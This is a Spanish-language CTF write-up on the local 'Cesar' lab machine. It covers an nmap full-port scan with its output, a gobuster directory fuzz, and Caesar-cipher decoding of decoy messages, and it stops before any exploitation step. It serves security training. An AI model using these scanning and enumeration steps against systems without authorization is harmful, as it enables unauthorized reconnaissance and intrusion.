



Informe Técnico CTF - Máquina Cesar

Documento técnico con enfoque visual, trazabilidad de explotación y análisis de ciberseguridad



1. Objetivo

Documentar de forma profesional la resolución del CTF Cesar, registrando el proceso de reconocimiento, enumeración web, identificación de pistas falsas, explotación de carga de archivos, ejecución remota de comandos, acceso inicial y escalada final de privilegios hasta la captura de la FLAG.



2. Preparación del laboratorio

El laboratorio fue preparado a partir de los archivos proporcionados para su ejecución local. Esta fase deja constancia del entorno inicial, los artefactos necesarios para levantar la máquina y la puesta en marcha correcta del escenario de pruebas.

```
(kali@ kali)-[~/edutek/Cesar/cesar]
$ ls
cesar.tar  startlab.sh

(kali@ kali)-[~/edutek/Cesar/cesar]
$
```



Imagen 1: Se muestra el archivo .sh y .tar para ejecutar el lab dentro del directorio creado Cesar.

```
Bienvenido a WHOAMI-LABS.COM. Laboratorio: CESAR.
```

```
Verificando instancias previas...
```

```
Tu laboratorio está desplegado correctamente.
La IP de la máquina vulnerable es: 172.17.0.2
```

```
Ingresa la flag: []
```



Imagen 2: Ejecución del comando para levantar correctamente el laboratorio.

3. Reconocimiento inicial con Nmap

Se ejecutó un escaneo Nmap sobre la máquina destino para identificar los puertos en listening y construir la superficie inicial de ataque. Los resultados mostraron los puertos 80, 22, 8080, 445 y 5432 expuestos.

Resultados del escaneo

Puerto	Servicio identificado	Valor para el análisis
80	HTTP / Apache	Punto de entrada web principal
22	SSH	Canal potencial de acceso remoto
8080	HTTP alternativo	Aplicación secundaria con contenido temático
445	HTTP / Apache	Superficie web adicional inicialmente confusa
5432	PostgreSQL	Base de datos expuesta para validación de acceso

La detección de servicios Apache y PostgreSQL aportó una primera idea de arquitectura, mientras que la coexistencia de dos superficies web obligó a diferenciar correctamente los vectores reales de ataque.

```
$ nmap -sS -sV -sC -p- -Pn --min-rate=5000 172.17.0.2 -vvv
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-25 21:51 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:51
Completed NSE at 21:51, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:51
Completed NSE at 21:51, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:51
Completed NSE at 21:51, 0.00s elapsed
Initiating ARP Ping Scan at 21:51
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 21:51, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:51
Completed Parallel DNS resolution of 1 host. at 21:51, 0.08s elapsed
DNS resolution of 1 IPs took 0.09s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 21:51
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 8080/tcp on 172.17.0.2
Discovered open port 445/tcp on 172.17.0.2
Discovered open port 5432/tcp on 172.17.0.2
Completed SYN Stealth Scan at 21:51, 0.98s elapsed (65535 total ports)
```

 Imagen 3: Ejecución de Nmap mostrando los puertos 80, 22, 8080, 445 y 5432.

```

PORT      STATE SERVICE    REASON          VERSION
22/tcp    open  ssh        syn-ack ttl 64  OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 df:87:75:10:7a:ff:94:da:b2:f8:41:bf:a8:d6:da:ce (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBF4Dq4xUFP/j6RozeLxdIh0yoO6rLAZyVXXCDk/ddjf4sLoj5iBWhWQ0Ryjv
XqHDSqikhcLLomY=
|   256 52:8e:e3:b9:82:56:10:c8:10:63:11:7c:ae:4c:81:ec (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBLmwGtxsNIBxiCfvD/OvEYFUfUfUHbNcvNlglJN3I3/5
80/tcp    open  http        syn-ack ttl 64  Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-methods:
|   Supported Methods: HEAD GET POST OPTIONS
445/tcp    open  http        syn-ack ttl 64  Apache httpd 2.4.52 ((Ubuntu))
|_ http-methods:
|   Supported Methods: HEAD GET POST OPTIONS
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: OWASP Management System
5432/tcp   open  postgresql  syn-ack ttl 64  PostgreSQL DB 9.6.0 or later
| ssl-cert: Subject: commonName=localhost
| Subject Alternative Name: DNS:localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-12-12T03:42:05
| Not valid after: 2035-12-10T03:42:05
| MD5: c05c:1539:5418:18b8:b348:abe9:8013:bf39
| SHA-1: 5c1b:3497:d853:1478:0b35:1698:8526:24de:209c:b456

```

📌 Imagen 4: Detalle de los servicios identificados, incluyendo Apache y PostgreSQL.

```

|_ ssl-date: TLS randomness does not represent time
8080/tcp   open  http        syn-ack ttl 64  Apache httpd 2.4.52 ((Ubuntu))
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: CESAR Lab | whoami-labs
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-methods:
|   Supported Methods: HEAD GET POST OPTIONS
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

📌 Imagen 5: Información adicional de enumeración sobre los puertos detectados.

🌐 4. Revisión web inicial

Se accedió a la IP 172.17.0.2 por el puerto 80, donde se observó la página por defecto de Apache. Se inspeccionó el código fuente buscando comentarios, rutas ocultas o pistas técnicas, pero no se obtuvo información útil para avanzar.




 Imagen 6: Acceso a la web del puerto 80 con información general de Apache.




 Imagen 7: Inspección del código fuente de la página sin hallazgos relevantes.

5. Análisis del sitio en el puerto 8080

Posteriormente se revisó el puerto 8080, donde se encontró una aplicación web relacionada con el cifrado César, explicando en qué consiste y cómo funciona. Esta temática resultó importante porque orientó la interpretación de mensajes codificados encontrados más adelante.




 Imagen 8: Acceso a la web del puerto 8080 relacionada con el cifrado César.




 Imagen 9: Información adicional sobre el funcionamiento del cifrado César.

6. Fuzzing sobre el puerto 8080

Se realizó fuzzing sobre el servicio web en 172.17.0.2:8080 para enumerar directorios y archivos adicionales. Esta fase permitió descubrir los recursos admin, passwd y shadow, que a primera vista sugerían alto valor para el ataque.

```

(kali@kali)-[~/edutek/Cesar]
$ gobuster dir -u http://172.17.0.2:8080 -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak,old,zip,tar,gz,log,swp,html
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2:8080
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,txt,bak,zip,tar,log,html,old,gz,swp
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta.txt (Status: 403) [Size: 277]
/.hta.php (Status: 403) [Size: 277]
/.hta (Status: 403) [Size: 277]
/.hta.log (Status: 403) [Size: 277]
/.hta.old (Status: 403) [Size: 277]

```

 Imagen 10: Ejecución del fuzzing sobre el protocolo web del puerto 8080.

```

/.hta.swp (Status: 403) [Size: 277]
/admin (Status: 301) [Size: 315] [--> http://172.17.0.2:8080/admin/]
/index.html (Status: 200) [Size: 3318]
/index.html (Status: 200) [Size: 3318]
/passwd (Status: 301) [Size: 316] [--> http://172.17.0.2:8080/passwd/]
/server-status (Status: 403) [Size: 277]
/shadow (Status: 301) [Size: 316] [--> http://172.17.0.2:8080/shadow/]
Progress: 50743 / 50743 (100.00%)
=====
Finished
=====

```

 Imagen 11: Resultados del fuzzing con los directorios admin, passwd y shadow.

7. Análisis de rutas encontradas

Se inspeccionó el directorio admin y dentro de él se encontró un archivo id_rsa con apariencia sensible. Al ingresar al archivo se observó un mensaje codificado, que fue decodificado mediante el algoritmo César; sin embargo, el resultado correspondía solo a una distracción del laboratorio.




Imagen 12: Inspección del directorio admin y visualización del archivo id_rsa.




Imagen 13: Mensaje codificado observado al abrir el archivo.

CODIFICADOR DECODIFICADOR DE CIFRADO CÉSAR

Codifica o decodifica texto usando el cifrado César clásico con valores de desplazamiento ajustables. Encripta mensajes rotando letras hacia adelante o desencripta desplazándolas hacia atrás.

Esta herramienta procesa todos los datos localmente en su dispositivo.

ENTRADA

Origen

Texto cifrado

Texto cifrado

Ydprv sru exhq fdplqr shur vlxh hqxphudqgr!!

SALIDA

Destino

Texto plano

Texto plano


Vamos por buen camino pero sigue enumerando!!

 Imagen 14: Decodificación del mensaje y confirmación de que era una pista falsa.

El mismo procedimiento se aplicó sobre los recursos passwd y shadow. En ambos casos los mensajes también estaban cifrados y, tras ser decodificados, se confirmó nuevamente que eran elementos distractores sin utilidad directa para el compromiso.

 Imagen 15: Revisión del directorio passwd y obtención de otro mensaje cifrado.

